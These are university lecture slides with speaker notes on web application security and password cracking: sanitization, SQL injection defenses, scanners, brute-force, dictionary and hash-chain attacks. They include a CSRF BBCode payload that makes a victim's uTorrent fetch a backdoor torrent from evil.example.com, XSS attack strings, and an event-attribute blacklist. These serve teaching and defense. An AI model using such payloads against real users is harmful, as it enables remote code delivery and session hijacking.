Attacks were launched by placing malicious, automatic action HTML image elements on forums and email spam, so that browsers of people visiting these pages would open them automatically, without much user action. People running vulnerable uTorrent version at the same time as opening these pages were susceptible to the attack.

Example image:


```

```

CSRF attacks using image tags are often made from Internet forums, where users are allowed to post images but not JavaScript, for example using BBCODE:

```
[img]http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent[/img]
```

When accessing the attack link to example.com, the browser would also always automatically send any existing cookies for that domain, which makes CSRF attacks to execute hostile actions as long as the user is logged in to that website at the time of the attack.



- **Secure applications**

- E-mail
- **Web applications**
  - ▶ Introduction
  - ▶ Vulnerabilities
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions

- **Secure systems**

- **Secure software**

63

- **Threat and risk analysis**
- **Security training**
- **Design review**
- **Manual and automated code review**
- **Manual and automated testing**
- **Online monitoring (detection/prevention)**
- **Repeat...**

64

## ■ Example threat and risk analysis

Threat Agents	<ul style="list-style-type: none"><li>• Untrusted Data Sent to the System by the internal/External users or Admins.</li></ul>
Attacker's Approach	<ul style="list-style-type: none"><li>• Sends untrusted data/simple text based attacks</li><li>• Exploits the syntax of the targeted interpreter</li></ul>
Security Weakness	<ul style="list-style-type: none"><li>• Very prevalent.</li><li>• Happens if the data sent from Browser is NOT validated properly.</li></ul>
How to Spot	<ul style="list-style-type: none"><li>• Most XSS Flaws are easy to spot by code walkthrough.</li><li>• Easy to Spot by Testing</li></ul>
Technical Impact	<ul style="list-style-type: none"><li>• Script Execution on Victim Browser by Attacker</li><li>• Hijack User Session, Deface the Website</li></ul>
Business Impact	<ul style="list-style-type: none"><li>• Affects the Data</li><li>• Reputation under stake !</li></ul>

65

From [http://www.tutorialspoint.com/security\\_testing/index.htm](http://www.tutorialspoint.com/security_testing/index.htm)

## ■ Sanitize all user inputs that may be used in sensitive operations

- **Sanitization is context-dependent**
  - ▶ HTML vs JavaScript vs CSS vs ...
- **Sanitization is attack-dependent**
  - ▶ XSS
  - ▶ SQL injection

## ■ Approaches

- **Whitelist**
  - ▶ Accept data only from a finite list of known and trusted values
- **Blacklist**
  - ▶ Reject data from finite list of known untrusted values.
  - ▶ Rarely a good idea....

66

A good source on sanitization can be found at [https://codex.wordpress.org/Data\\_Validation](https://codex.wordpress.org/Data_Validation)

```
function removeEvilAttributes($tag) {  
    $stripAttrib =  
        'javascript:|onclick|ondblclick|onmousedown|onmouseup|onmouseov  
er|onmousemove|onmouseout|onkeypress|onkeydown|onkeyup|styl  
e|onload|onchange';  
    return preg_replace(  
        "/$stringAttrib/i", "forbidden", $tag);  
}
```

- Problem: missing evil attribute: `onfocus`
- Attack string:  
`<a onfocus="malicious code">...</a>`
- *Black-list solutions are difficult to get right*

67

```
$clean = preg_replace("#<script(..*?)(&.*?)</script(.*)?>#i",  
    "SCRIPT BLOCKED", $value);  
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- *Implementation != Standard*

68

In conclusion: be very careful with manual sanitization, it is almost always safer to rely on existing, well-tested implementations.



- **Use prepared statements instead of composing query by hand**

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE
    user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement(query);
pstmt.setString(1, custname);
ResultSet results = pstmt.executeQuery();
```

- **Use stored procedures**

- Similar, but the statement is stored in the SQL database itself

- **Escaping All User Supplied Input**

- Somewhat less safe
  - Can be an option for legacy applications

69

As compared to executing SQL statements directly, prepared statements offer two main advantages:

- The overhead of compiling and optimizing the statement is incurred only once, although the statement is executed multiple times. Not all optimization can be performed at the time the prepared statement is compiled, for two reasons: the best plan may depend on the specific values of the parameters, and the best plan may change as tables and indexes change over time.
- Prepared statements are resilient against SQL injection, because parameter values, which are transmitted later using a different protocol, need not be correctly escaped. If the original statement template is not derived from external input, SQL injection cannot occur.

A good overview of SQL injection countermeasures can be found at

[https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)


## ■ Secure applications

- E-mail
- Web applications
  - ▶ Introduction
  - ▶ Vulnerabilities
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions

## ■ Secure systems

## ■ Secure software

70



```

public List getOldPost(String oldReference) throws ServiceException {
    Session session = null;
    List posts = null;

    try {
        session = sf.openSession();
        posts = session.createQuery(
            "from post in class net.wyda.personalblog.beans.Post "
            + "where post.reference like '" + oldReference + "%' "
            + "order by post.created desc");
    } catch (Exception e) {
        log.error("Error while reading posts | ref:" + oldReference, e);
        throw new ServiceException(e);
    }

    return posts;
}


public void createComment(Comment newComment, String postId)
    throws ServiceException {
    Session session = null;
    try {
        session = sf.openSession();
        Post currentPost = (Post) session.load(Post.class, postId);
    }
}

```

LAPSE: Web Application Security Scanner for Java <http://suif.stanford.edu/~livshits/work/lapse/>

71

## ■ e.g. Firefox Web Developer



72

Pictured above: Link information helps uncover forgotten links and related sites to test  
 (from <http://searchsoftwarequality.techtarget.com/tip/Using-the-Firefox-Web-Developer-extension-to-find-security-flaws>)

## ■ 3 main components


- Crawler
- Fault injector
- Analyzer

## ■ Good: quick, automated (push-button) baseline

## ■ Bad: false positives, false negatives

## ■ Examples

- Grabber, Vega, Zed Attack Proxy, Wapiti, W3af, WebScarab, Skipfish, Ratproxy, SQLMap, Wfuzz, Grendel-Scan, Watcher, Arachni, ...



73


<http://www.portswigger.net/suite/>

The screenshot shows the Burp Suite Intruder attack tool. At the top, a table header for 'Intruder attack 1' lists columns: Request, Position, Payload, Status, Error, Timeout, Length, ODBC, SQL, quota., syntax, and Comment. Below the header is a table body containing 15 rows of data. Row 10 is highlighted with a yellow background. The 'Payload' column for row 10 contains the value '''. In the 'Comment' column, it says 'Unclosed quotation mark after the character string '''. The bottom section of the interface shows a 'Request/Response' tab with tabs for Raw, Headers, Hex, HTML, and Render. The Render tab displays an HTML form with a password field containing the value 'Login'. A status bar at the bottom indicates '1 match'.

74



## Tools: request tampering

**Live HTTP Headers**  
<https://addons.mozilla.org/en-US/firefox/addon/3829>

75



## Tools: mod\_security



<http://www.modsecurity.org/>

76



<http://php-ids.org/>

77



### Tools: logwatch, SWATCH, ...

78

■ Additional web service security tutorials

- [http://www.tutorialspoint.com/security\\_testing/index.htm](http://www.tutorialspoint.com/security_testing/index.htm)
- [https://www.owasp.org/index.php/Web\\_Application\\_Security\\_Testing\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Web_Application_Security_Testing_Cheat_Sheet)
- Many more ...

■ Knowledge should be used only for ethical hacking

- Do not test websites that you do not own
- Legal alternatives exist series of “hacking” challenges & exercises that gradually build up complexity
  - ▶ <https://www.hackthissite.org>
  - ▶ <http://resources.infosecinstitute.com/website -hacking -101/>
  - ▶ ...

79

- Explain how trust relations are set-up in PGP
- True or false: to generate an S/MIME session key, first a key exchange algorithm is invoked
- What is the purpose of degenerate signedData messages in S/MIME?
- Explain the workings of cross-site scripting. How can one defend against this type of attack?
- Explain the differences between XSS and CSRF

80

## ■ Personal firewalls

- **Software on PC**

- ▶ Minimal perimeter (PC instead of complete network)
- ▶ More limited functionality
- ▶ Limited reliability
  - ✓ Running on regular OS
- ▶ Still useful as basic protection against external trouble

79

## ■ A few concluding remarks

- **Firewalls don't solve *all* security issues**

- ▶ Only effective if all incoming and outgoing traffic passes through the firewall
  - ✓ Threat of wireless access points
- ▶ No protection against internal threats
  - ✓ Including imported malware

- **Protection of a local network as a fortified citadel is a somewhat medieval concept**

- **The best protection won't withstand the creativity of internal users**

80



## Network and Computer Security

### Chapter 5 – Software and system security

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



#### ■ Secure systems

- Authentication methods
  - ▶ Passwords
  - ▶ Biometry
  - ▶ Security Tokens
- Trusted OS
- Disk encryption

Different methods exist to authenticating an entity requesting access to system. Typically, certificate based methods (Kerberos, X509) are not directly suitable for user logins into local systems.



## ■ Most commonly used authentication method

- **Access to computer (system)**
- **Access to websites**
- **PIN code for payment cards**
- **Etc.**

## ■ Passwords are typically stored as a hash digest, rather than storing the actual password

- **Password inputs are hashed, then compared with the hash stored in the system**
- **Prevents password losses in case the system is compromised**

3

Storing all user passwords as cleartext can result in a massive security breach if the password file is compromised. One way to reduce this danger is to only store the hash digest of each password. To authenticate a user, the password presented by the user is hashed and compared with the stored hash. Note that this approach prevents the original passwords from being retrieved if forgotten or lost, and they have to be replaced with new ones.

## ■ Advantages

- **Simplicity**

- ▶ Simpler implementation than complex cryptographic protocols

- **Reasonable degree of security**

- ▶ With well-chosen passwords

- ▶ With secure implementation

- ✓ Storage, communication, etc.

- ▶ With well-considered use

A good password shouldn't be easy to guess for a potential attacker. A secure implementation implies e.g. that a password shouldn't be stored or communicated in plaintext (certainly not over an ill-secured wireless connection). However, transmitting a password over an SSH or SSL/TLS connection is acceptable. A password shouldn't be simply written down, although secure storage of passwords (e.g. using PGP) can be justified. When typing passwords one should also take care for possible "shoulder surfing" (think twice about this when you're typing your password on a smartphone or tablet). Don't use passwords for potentially unsecured or ill-secured applications (logging in at non-critical websites, unsecure POP-retrieval of e-mail, etc.) for applications where communication is secure (and reliable). The system on which a password is used should also be secured against other threats such as "keyloggers" (malware registering keyboard input), but this system security is also a requirement for many other security mechanisms.

## ■ Drawbacks

### ● Complexity

- ▶ Remembering 1 password is reasonably easy, but remembering dozens of passwords is hell
- ▶ It isn't recommended to use the same password for all applications

### ● High degree of vulnerability

- ▶ With ill-chosen passwords
- ▶ With insecure implementation
  - ✓ Storage, communication, etc.
- ▶ With careless use

5

## ■ Motivations

- For retrieving lost passwords
- For unauthorized entrance
- For security checking

## ■ Example attacks

- Brute-force attack
- Dictionary attack
- Hash chains
- Rainbow table

## ■ Often performed by distributed botnets

6

In cryptanalysis and computer security, password cracking is the process of recovering passwords from data that have been stored in or transmitted by a computer system. The purpose of password cracking might be to help a user recover a forgotten password (installing an entirely new password is less of a security risk, but it involves System Administration privileges), to gain unauthorized access to a system, or as a preventive measure by System Administrators to check for easily crackable passwords.

HACKERS RECENTLY LEAKED **153 MILLION** ADOBE USER EMAILS, ENCRYPTED PASSWORDS, AND PASSWORD HINTS.  
ADobe ENCRYPTED THE PASSWORDS IMPROPERLY, MISUSING BLOCK-MODE 3DES. THE RESULT IS SOMETHING WONDERFUL:

USER PASSWORD	HINT	
4e18acc1ab27a2d6	WEATHER VANE SWORD	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
4e18acc1ab27a2d6	NAME1	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
4e18acc1ab27a2d6 a0x2876eb1ea7fca	DUH	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
8baabb279e05eb6d		
8baabb279e05eb6d a0x2876eb1ea7fca		
8baabb279e05eb6d 85e9da8ka3a78adc		
4e18acc1ab27a2d6	FAVORITE OF 12 APOSTLES	
1a629ac8ed06e5ca	WITH YOUR OWN HAND YOU HAVE DONE ALL THIS	
a1f912b6299e2a2b eadec1e60b797397	SEXY EARLOBES	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
a1f912b6299e2a2b 617ab0277727ad85	BEST TOS EPISODE	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
3f73987ab61b8a8f7	SUGARLAND	
1a629ac8ed06e5ca	NAME + JERSEY #	
877a67889d3862b1	ALPHA	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
877a67889d3862b1		
877a67889d3862b1		
877a67889d3862b1	OBVIOUS	
877a67889d3862b1	MICHAEL JACKSON	
38a7c9279code44 9dcabd79d4dec6b5		
38a7c9279code44 9dcabd79d4dec6b5	HE DID THE MASH, HE DID THE PURLOINED	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
38a7c9279code44 a2ae57457b7aF5a 9dcabd79d4dec6b5	FAV LATER-3 POKEMON	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>

<http://xkcd.com/1286/>

Adobe 2013

source: xkcd.com

7

## ■ Brute-force attack

### • Speed

- ▶ CPU: > 100 million passwords per second
- ▶ GPU: billions of passwords per second

### • Implementations available in many software suited

- ▶ E.g. John the Ripper

### • Example: 8 character (lower case) password

- ▶ What is the password strength (in bits)?
- ▶ How long before this is cracked?

8

Brute force attacks work by calculating every possible combination that could make up a password and testing it to see if it is the correct password. As the password's length increases, the amount of time, on average, to find the correct password increases exponentially. This means short passwords can usually be discovered quite quickly, but longer passwords may take decades.

For some kinds of password hashes, ordinary desktop computers can test over a hundred million passwords per second using password cracking tools running on a general purpose CPU and billions of passwords per second using GPU-based password cracking tools. The rate of password guessing depends heavily on the cryptographic function used by the system to generate password hashes. A suitable password hashing function, such as bcrypt, is many orders of magnitude better than a naive function like simple MD5 or SHA. A user-selected eight-character password with numbers, mixed case, and symbols, with commonly selected passwords and other dictionary matches filtered out, reaches an estimated 30-bit strength, according to NIST.  $2^{30}$  is only one billion permutations and would be cracked in seconds if the hashing function is naive. When multiple ordinary desktop computers are combined in a cracking effort, as can be done with botnets, the capabilities of password cracking are considerably extended. In 2002, distributed.net successfully found a 64-bit RC5 key in four years, in an effort which included over 300,000 different computers at various times, and which generated an average of over 12 billion keys per second. Graphics processors can speed up password cracking by a factor of 50 to 100 over general purpose computers. As of 2011, available commercial products claim the ability to test up to 2,800,000,000 passwords a second on a standard desktop computer using a high-end graphics processor. Such a device can crack a 10 letter single-case password in one day. Note that the work can be distributed over many computers for an additional speedup proportional to the number of available computers with comparable GPUs.

## Universiteit Gent INTEC Password cracking (3)

### ■ Dictionary attack

- Try likely passwords
  - ▶ E.g. dictionary words, top 100 passwords, ...
- Can be optimized
  - ▶ Using pre-computed hash tables
    - ✓ Memory vs time trade-off
  - ▶ Hybrid form
    - ✓ Combining common words
    - ✓ Check for common variations of words (e.g adding "123")
    - ✓ Fall back to brute-force if none of these work
- Implementations available in many software suites
  - ▶ E.g. John the Ripper

### DICTIONARY ATTACK!




9

A dictionary attack is a technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying hundreds or sometimes millions of likely possibilities, such as words in a dictionary. A dictionary attack is based on trying all the strings in a pre-arranged listing, typically derived from a list of words such as in a dictionary (hence the phrase dictionary attack). In contrast to a brute force attack, where a large proportion of the key space is searched systematically, a dictionary attack tries only those possibilities which are deemed most likely to succeed. Dictionary attacks often succeed because many people

have a tendency to choose short passwords that are ordinary words or common passwords, or simple variants obtained, for example, by appending a digit or punctuation character. Dictionary attacks are relatively easy to defeat, e.g. by choosing a password that is not a simple variant of a word found in any dictionary or listing of commonly used passwords. It is possible to achieve a time-space tradeoff by pre-computing a list of hashes of dictionary words, and storing these in a database using the hash as the key. This requires a considerable amount of preparation time, but allows the actual attack to be executed faster. The storage requirements for the pre-computed tables were once a major cost, but are less of an issue today because of the low cost of disk storage. Pre-computed dictionary attacks are particularly effective when a large number of passwords are to be cracked. The pre-computed dictionary need only be generated once, and when it is completed, password hashes can be looked up almost instantly at any time to find the corresponding password.

There are of course attacks which leverage both techniques in the interest of balancing the tradeoff. For example, if the attacker believes a user is likely to form a password by concatenating a dictionary word and then adding a number (which he increments each time he is required to change his password), then the guesses being executed may combine the word list and then append numbers (e.g., "mypassword2014" and then "mypassword2015"). Hybrids may also combine words in a brute force manner. Consider a requirement for a user to change his password every 90 days, he may form passwords like "mypasswordsummer" and then "mypasswordfall". The attacker then builds a hybrid attack which will take a dictionary word and then append other dictionary terms (potentially the same of different dictionaries) to make guesses.



### ■ Dictionary attack

- Most popular passwords 2014

<b>1. 123456</b>	<b>11. 1234567</b>
<b>2. password</b>	<b>12. monkey</b>
<b>3. 12345</b>	<b>13. letmein</b>
<b>4. 12345678</b>	<b>14. abc123</b>
<b>5. qwerty</b>	<b>15. 111111</b>
<b>6. 123456789</b>	<b>16. mustang</b>
<b>7. 1234</b>	<b>17. access</b>
<b>8. baseball</b>	<b>18. shadow</b>
<b>9. dragon</b>	<b>19. master</b>
<b>10. football</b>	<b>20. michael</b>

Although the source does not mention which of these passwords are used for sensitive information, and which for forced website registrations...



## ■ Dictionary attack

- Although the use of security questions might be an even greater security leak...
- A small quiz:
  - ▶ With one guess, an attacker's probability of guessing English-speaking users' answers to the question "What is your favorite food?" is?
    - ✓ 19.7%
  - ▶ With ten guesses, what is the probability of an attacker to guess Korean-speaking users' answers to "What is your city of birth?"
    - ✓ 39%
  - ▶ How many guesses are required to obtain with 24% probability an Arabic-speaking users' answers to "What's your first teacher's name?"
    - ✓ 10
- And the kicker
  - ▶ 40% of English-speaking users in the US couldn't recall answers to their secret questions

12

Many Secret Questions are less secure than the passwords they're intended to act as a fail-safe for because they don't operate with the same restrictions as passwords do:

- Can you use special characters?
- Is it case-sensitive?
- Is there a minimum of characters that must be used?
- Can you use at least 16 characters?
- Is there a limit on the number of unsuccessful attempts?


In many cases, the answer to these questions is "no." The last one in particular makes Secret Questions incredibly easy to brute-force; if someone's trying to reset your password, he or she oftentimes has an infinite number of attempts to answer your secret question before ultimately cracking it.

More examples at <http://androidcommunity.com/google-analyzes-answers-to-common-security-questions-20150526/>

Safer questions include: what is your frequent flyer number?, what is your library card number?, etc.

## ■ Hash chains

- **Hashing function H**
  - ▶ Same as password storage mechanism
- **Reduction function R**
  - ▶ Transforms hash digest into a form that meets the password requirements
- **Repeated several time, only the first and last password are stored**
  - ▶ Table containing numerous starting points and end points



## ■ Example chain

**aaaaaaa**  $\xrightarrow{H}$  281DAF40  $\xrightarrow{R}$  sgfnyd  $\xrightarrow{H}$  920ECF10  $\xrightarrow{R}$  **kiebgt**

## ■ Example hash table entry

- Containing starting and last password

**aaaaaaa** → **kiebgt**

13

Hash tables are constructed by hashing each word in a password dictionary, or by hashing all possible passwords. The password-hash pairs are stored in a table, sorted by hash value. To use a hash table, simply take the hash and perform a binary search in the table to find the original password, if it's present. However, where hash tables require an infeasible amount of memory once the password size increases, a hash chain offers a compromise for the memory/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash.

A hash chain is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Constructing a hash chain requires two things: a hashing function and a reduction function. The hashing function must match the hashing function used by the system from which you want to recover a password. The reduction function transforms the obtained hash into something usable as a password. Note, however, that the reduction function is not actually an inverse of the hash function: the only requirement for the reduction function is to be able to return a "plain text" value in a specific size. A simple example reduction function is to Base64 encode the hash, then truncate it to a certain number of characters. By alternating the hash function with the reduction function, chains of alternating passwords and hash values are formed. To generate the table, we choose a random set of initial passwords from  $P$ , compute chains of some fixed length  $k$  for each one, and store only the first and last password in each chain. The first password is called the starting point and the last one is called the endpoint. None of the intermediary passwords or hash digests is stored.

## ■ Hash chains

- Reverse lookup:

- ▶ Find the corresponding end point

$$920ECF10 \xrightarrow{R} \text{kiebgt}$$

- ▶ Start reconstructing the chain that resulted in this end point

$$\text{aaaaaaa} \xrightarrow{H} 281DAF40 \xrightarrow{R} \text{sgfnyd} \xrightarrow{H} 920ECF10$$

- ▶ Retrieve the intermediary password that resulted in the hash digest

Now, given a hash value  $h$  that we want to invert (find the corresponding password for), compute a chain starting with  $h$  by applying  $R$ , then  $H$ , then  $R$ , and so on. If at any point we observe a value matching one of the endpoints in the table, we get the corresponding starting point and use it to recreate the chain. There's a good chance that this chain will contain the value  $h$ , and if so, the immediately preceding value in the chain is the password  $p$  that we seek. Since "kiebgt" is one of the endpoints in our table, we then take the corresponding starting password "aaaaaaa" and follow its chain until 920ECF10 is reached. The password just before reaching this digest ("sgfnyd" in the example) is the one we are looking for.

## ■ Hash chains: advantages

- **Consumes less storage than pre-computed hash tables**
  - ▶ All passwords from the chain are represented as a single stored hash digest
  - ▶ Lower memory requirements at the cost of more computation
  - ▶ But still much faster than brute-force attacks
- **Easily tweakable memory / time trade-offs**

15

The table content does not depend on the hash value to be inverted. It is created once and then repeatedly used for the lookups unmodified. The more links between the seed and the final value, the more passwords are captured. Increasing the length of the chain thereby decreasing the size of the table. However, it also increases the time required to perform lookups, and this is the time-memory trade-off of the table. In a simple case of one-item chains, the lookup is very fast, but the table is very big. Once chains get longer, the lookup slows down, but the table size goes down.

